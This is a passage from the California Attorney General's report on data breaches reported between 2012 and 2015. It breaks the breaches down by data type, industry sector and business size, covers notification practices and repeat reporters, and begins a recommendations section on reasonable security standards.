
your Social Security number. So while the identified fraud may be repaired, the stolen number remains useful to criminals, who can re-victimize individuals repeatedly for years.

Social Security numbers continue to figure significantly in data breaches, and were involved in nearly half (48 percent) of all breaches and in 47 percent of records breached, as shown in Figure 10. Over 18 million Social Security numbers were breached in 2015, primarily in the large incidents at Anthem, UCLA Health, and T-Mobile/Experian. There has been a slow decline in the incidence of Social Security number breaches in the past four years. In 2012, 56 percent of breaches involved Social Security numbers and in each subsequent year this percentage decreased, comprising 43 percent of all breaches in 2015. As noted in the discussion of EMV developments, however, this may rise again in the coming years.

Payment card data was the next mostly likely data type to be breached, and was involved in 39 percent of all breaches. Medical or health insurance information, which most individuals regard as very sensitive, comprised a larger share of records breached, 36 percent compared to 32 percent for payment data.

Driver's license numbers figured in 11 percent of breaches and 17 percent of records breached. Online account credentials, a data type that was added to the breach law in 2014, were involved in nine percent of breaches. The higher incidence of this data type in records breached, 24 percent, is largely attributable to the big LivingSocial breach in 2013 and the PNI Digital (Costco, RiteAid, CVS) breach in 2015.


Figure 10: Type of Data by Share of Breaches and Records, 2012-2015



Note: Total is greater than 100% because some breaches involved more than one data type.

Looking at the raw numbers, we see that records containing the most sensitive information were breached in larger quantities: 24 million records containing Social Security numbers and nearly 18 million containing medical or health insurance information, as shown in Figure 11. Payment card data is next, in nearly 16 million breached records. More than 12 million breached records included online account credentials.


Figure 11: Number of Records Breached by Data Type, 2012-2015



Industry Sectors

We classify the organizations that report breaches to the Attorney General according to the U.S. Census Bureau's North American Industry Classification System.¹¹ As shown in Figure 12, the retail industry has seen the largest share of breaches throughout the four-year period, averaging 25 percent of all the breaches in our dataset. The finance sector, which includes insurance, represented 18 percent of the breaches and health care a similar 16 percent. Professional services accounted for seven percent, and government, hospitality, and education five percent each. All other sectors made up 19 percent of total breaches, although none of them accounted for more than 4 percent.

Figure 12: Breaches by Industry Sector, 2012-2015



The large size of many of the retail breaches from 2012 to 2015 is evident in Figure 13 as the sector's share of breaches is only 25 percent but its share of records breached is 42 percent (21 million records). The financial sector, which includes insurance, also had disproportionately larger breaches, with 18 percent of total breaches but 26 percent of all records. The large Anthem breach in 2015 is a major driver here; without that breach, finance's total share of all records would drop to six percent. The health care sector's share of records breached (14 percent) is slightly less than its share of breaches (16 percent).

Figure 13: Breaches and Records Breached Industry Sector, 2012-2015





Figure 14 shows the types of breach that occurred within each industry sector. While malware and hacking was the dominant type of breach (54 percent), it did not dominate all sectors. This type accounted for nearly all breaches in the retail sector (90 percent) and for a significant share of breaches in most other sectors. The exceptions are health care and government, where only 16 percent of breaches were of this type.

The incidence of physical breaches also differed across sectors. Over the four years, these incidents of stolen or lost documents or digital devices containing unencrypted data accounted for 22 percent of all breaches, but make up 54 percent of the breaches in health care. Professional services and government also experienced a significant rate of this type of breach, at 32 percent each.

Error breaches were most common in the government and finance sectors, at 50 and 31 percent, respectively.

Breaches resulting from intentional misuse by insiders were a small share in every sector, with only finance and health care seeing a double digit incidence, at 14 and 10 percent, respectively.

Figure 14: Industry Sectors by Breach Type, 2012-2015




We took a closer look at the three largest industry sectors: retail, finance, and health care because together they represented just under 60 percent of all breaches and over 80 percent of records breached. The three sectors have notably different profiles, differing both by type of breach and by type of data involved.

Retail Sector Breaches

There were 163 retail breaches in the four-year period, constituting 25 percent of all breaches, and 90 percent of them were caused by malware and hacking. This is more than twice the rate of other sectors for this type of breach, as shown in Figure 15.

Figure 15: Retail Sector vs. all Others by Type of Breach, 2012-2015



The retail sector breaches were also the largest – involving 21 million records of Californians, 42 percent of the total of over 49 million. Two of the largest breaches were at retailers, Target and LivingSocial, together accounting for 15 million of the records breached.

Most of the retail breaches (83 percent) involved payment card data, with 10 percent (including the LivingSocial breach) involving online account credentials, and 7 percent Social Security numbers.


Financial Sector Breaches

The financial sector, which also includes insurance, accounted for 18 percent (118) of the breaches and 26 percent of the records breached (13 million records). It has a notably different breach profile than retail. As shown in Figure 16, the sector had a significantly lower incidence of hacking and malware – the dominant type of breach – compared to all other sectors (37 percent of its total compared to 58 percent), and just over one third

the incidence of hacking and malware breaches as retail. Breaches resulting from errors by insiders, however, were more than twice as common as in other sectors (31 percent versus 14 percent). The financial sector also experienced nearly three times the share of breaches caused by insiders abusing their access privileges: 14 percent compared to five percent in all others.

The type of data most commonly involved was Social Security numbers, which figured in 75 percent of financial sector breaches.

Figure 16: Financial Sector vs. all Others by Type of Breach, 2012-2015




Health Care Sector Breaches

The health care sector accounted for 16 percent of breaches (103) and 14 percent (6.8 million) of Californians' records breached over the four years.

As we have noted in previous reports, the health care sector differs from the others in having a significantly higher incidence of breaches resulting from physical theft and loss: 54 percent compared to just 16 percent in all other sectors. See Figure 17.

Figure 17: Health Care Sector vs. all Others by Type of Breach, 2012-2015



Physical breaches have declined in health care in the past two years, from a high in 2013 of 72 percent of all health care breaches compared to 18 percent in all other sectors, to 39 percent in 2015, compared to 13 percent in other sectors. The industry appears to be improving in its use of encryption to protect data on laptops and other portable devices, but there is still a long way to go in addressing this preventable type of breach.

At the same time, the incidence of malware and hacking breaches in health care has been rising, from five percent in 2012 to 21 percent in 2015. As the transition to electronic medical records continues, the health care sector will increasingly face the same challenges in securing digital data that other sectors have been grappling with for several years. Given the extreme sensitivity of the data involved in health care breaches, this is a challenge that the industry must meet.

Health care breaches tend to involve the most sensitive types of personal information. Social Security numbers figure in 50 percent of health care breaches, and medical information in 69 percent.


Small Businesses

In order to see whether the experience of small businesses with data breach is different from that of larger businesses, we used the Small Business Administration's size standards to identify the small businesses in our dataset.¹² While there are differences for different

industry sectors and revenues are also a factor, small businesses are generally those with fewer than 500 employees. Government agencies and non-profit organizations are not covered by the SBA standards, and we were not able to confirm the status of some businesses. We distinguished three groups by size: (i) known small businesses; (ii) known larger businesses; and (iii) government agencies, non-profits, and businesses of unconfirmed size.


As shown in Figure 18, 16 percent of the organizations in our dataset are confirmed as small businesses and 56 percent as larger, or non-small, businesses. The share of small businesses increased over the four years, from 12 percent in 2012 to 17 percent in 2015. This may indicate that hackers are increasingly also targeting more vulnerable small businesses, given they often have fewer resources to dedicate to security, and/or it may reflect a growing awareness among small businesses of the requirement to notify the Attorney General of data breaches, which became law in 2012.

Figure 18: Breaches by Size of Business, 2012-2015




Small businesses differed from larger businesses in having a smaller share of financial sector entities and larger shares of health care and professional services. As shown in Figure 19, 18 percent of the small businesses in our dataset were financial, compared to 24 percent of larger businesses. On the other hand, 28 percent of small businesses were in health care, compared to 17 percent of larger businesses, and 14 percent were in professional services, compared to eight percent for larger entities.

Figure 19: Industry Sector by Size of Business, 2012-2015



We found that small businesses were more likely to have breaches resulting from physical theft and loss, as shown in Figure 20. This may be attributable to some extent to the industry makeup of the group. Small businesses show a larger representation of health care and professional services, both sectors that experience physical breaches at a higher rate than other sectors.

Figure 20: Type of Breach by Size of Business, 2012-2015




Not surprisingly, small businesses had smaller breaches, involving a total of just over one million records, compared to 46 million for larger businesses. The mean (average) small business breach involved 9,850 records, compared to 123,704 for larger businesses.

Additional Findings

Identity Theft Prevention and Mitigation Services

The new breach law requirement that companies must offer identity theft services to victims in certain breaches appears to be having an impact. From 2012 through 2014, organizations did not provide such services in 30 percent of breaches of Social Security or driver's license numbers. As shown in Figure 21, when the law took effect in 2015, the failure rate dropped to half that, 15 percent.

Figure 21: Social Security & Driver's License Number Breaches Where Identity Theft Prevention Services Not Offered, 2012-2015



Timing of Notification

The law requires notifying individuals of a breach “in the most expedient time possible and without unreasonable delay.” The average (mean) time from discovery of a breach to notification of those affected was 40 days, and the median was 30 days. In 25 percent of the breaches consumers were notified in 16 days or less, and in 75 percent of them notification was made in 50 days or less. The time from discovery to notifying the Attorney General was similar, 44 days on average, with a median time of 31 days. These figures are for the 73 percent of breaches for which we have the date of discovery.

Substitute Notice

Organizations in nearly all of the 657 breaches reported provided notice by mail directly to individuals; the substitute notice method was used in 33 breaches (five percent). In those instances, organizations delivered the notice via websites, the news media, and sometimes also email. Retailers accounted for 12 of the substitute notices, restaurants and hotels for 12, with the others from a variety of sectors. All but three of the substitute notices were for breaches of payment card data, where the method was likely used because of insufficient contact information to permit direct written notices. The other three involved online account credentials.

Notification of Law Enforcement

Organizations report having notified law enforcement in 62 percent of breaches (340), and filing a police report in 26 percent (172). All state laws allow for a delay in notification if law enforcement says notifying would impede an investigation. The use of such a delay was reported in just seven percent (44) of the breaches in our dataset. The average time to notify those affected in such cases was 60 days, compared to 40 days when there was no law enforcement delay.

Repeaters

Over the four years, 24 organizations reported two data breaches. There were five organizations that reported three (California Correctional Health Care Services, California Department of Public Health, HSBC Bank, St. Joseph Health System, Yolo Federal Credit Union), one that reported four (California Department of Corrections and Rehabilitation), and two that reported five (Kaiser and Massachusetts Mutual Life Insurance Company). This does not include card-issuing financial institutions such as American Express and Discover that notified their cardholders of payment data breaches that occurred at merchants.



Recommendations

In reviewing four years of data breaches, we have seen certain patterns that suggest lessons to be learned. We offer these recommendations to organizations as part of the collective effort to improve privacy and security practices and reduce the number, size, and impact of data breaches. The first recommendation concerns a *minimum* standard of care for personal information. The next three recommendations encourage organizations to adopt specific practices that can help consumers, by reducing the risk of a breach and/or mitigating the impact when breaches do occur. The final recommendation addresses the proliferation of state breach laws and proposed federal legislation.

Limiting the personal information collected and retained can provide the strongest protection.

(1) Reasonable Security: The Standard of Care for Personal Information

As data breaches continue and the stakes increase, organizations must be vigilant and proactive to ensure more effective protection for personal information and other critical data. This starts with basic privacy practices. Limiting the personal information collected and retained can provide the strongest protection; if an organization does not have data, the data cannot be breached. But good privacy practices are also reliant on a foundation of good security: an organization cannot protect people's privacy without being able to secure their information from unauthorized access.

Security is challenging.

Securing information in the online world is very challenging. The adversaries are sophisticated. Large criminal enterprises, including transnational organizations and even nation-states, are engaged in attacking our information assets and stealing data. Their motivations are varied, running the gamut from financial gain, to corporate espionage, business disruption, and even cyber warfare. Cyber threats are constantly evolving, and the fight is asymmetrical, with organizations having to protect their systems against everything all the time, while an attacker only has to be successful once.

There are also internal challenges, both technological and human. Organizational information assets and data have become widely distributed in multiple locations, including outside the organization's physical control (e.g., in the cloud and on the hand-held devices of employees and vendors). This exposure is exacerbated by an emerging data-driven business model, where organizations are amassing huge quantities of information and retaining it for possible future use, sometimes indefinitely. In addition, employees and vendors can be careless in their handling of personal information or are able to intentionally steal information by taking advantage of security holes.

Furthermore, security solutions are complex, requiring integrating technology with processes to ensure that the technology is properly deployed and used. For example, some breaches of retail point-of-sale systems have resulted from installation errors by equipment installers, even though the technology itself was not faulty.

Security is a responsibility.

While there is no perfect security, organizations have a responsibility to protect personal information. External adversaries cause most data breaches, but this does not mean that organizations are solely victims; they are also stewards of the data they collect and maintain. People entrust businesses and other organizations with their data on the understanding that the organizations have a both an ethical and a legal obligation to protect it from unauthorized access.

Neglecting to secure systems and data opens a gateway for attackers, who take advantage of uncontrolled vulnerabilities. In its annual *Data Breach Investigations Reports*, Verizon has regularly pointed out that 99.9 percent of exploited vulnerabilities were compromised more than a year after the controls for the vulnerability had been publicly available.¹³ If organizations choose to amass data, and then fail to uphold their responsibilities as data stewards, they are also culpable.

The legal obligation to secure information is contained in an expanding set of laws, regulations, enforcement actions, common law duties, contracts, and self-regulatory regimes.¹⁴ California has an information security statute (California Civil Code § 1798.81.5) that requires all businesses that collect personal information on California residents to use “reasonable security procedures and practices appropriate to the nature of the information, to protect the personal information from unauthorized access, destruction use, modification, or disclosure.”¹⁵

There are major federal information security laws and related regulations, including the Gramm Leach Bliley Act (GLBA) for the financial services industry, the Health Insurance Portability and Accountability Act (HIPAA) for health care entities and their business associates, and the Federal Information Security Management Act (FISMA) for federal agencies.¹⁶

Just like California law, the federal legal regimes invoke a concept of providing “reasonable” and/or “appropriate” information security in order to fulfill an organization’s responsibilities.

Regulators have also offered security guidance. The Federal Trade Commission has drawn lessons from more than 50 of its security enforcement actions to develop a best practices guide entitled *Start with Security: A Guide for Business*. The Federal Communications Commission developed tips for smaller organizations which it published in *Cybersecurity*

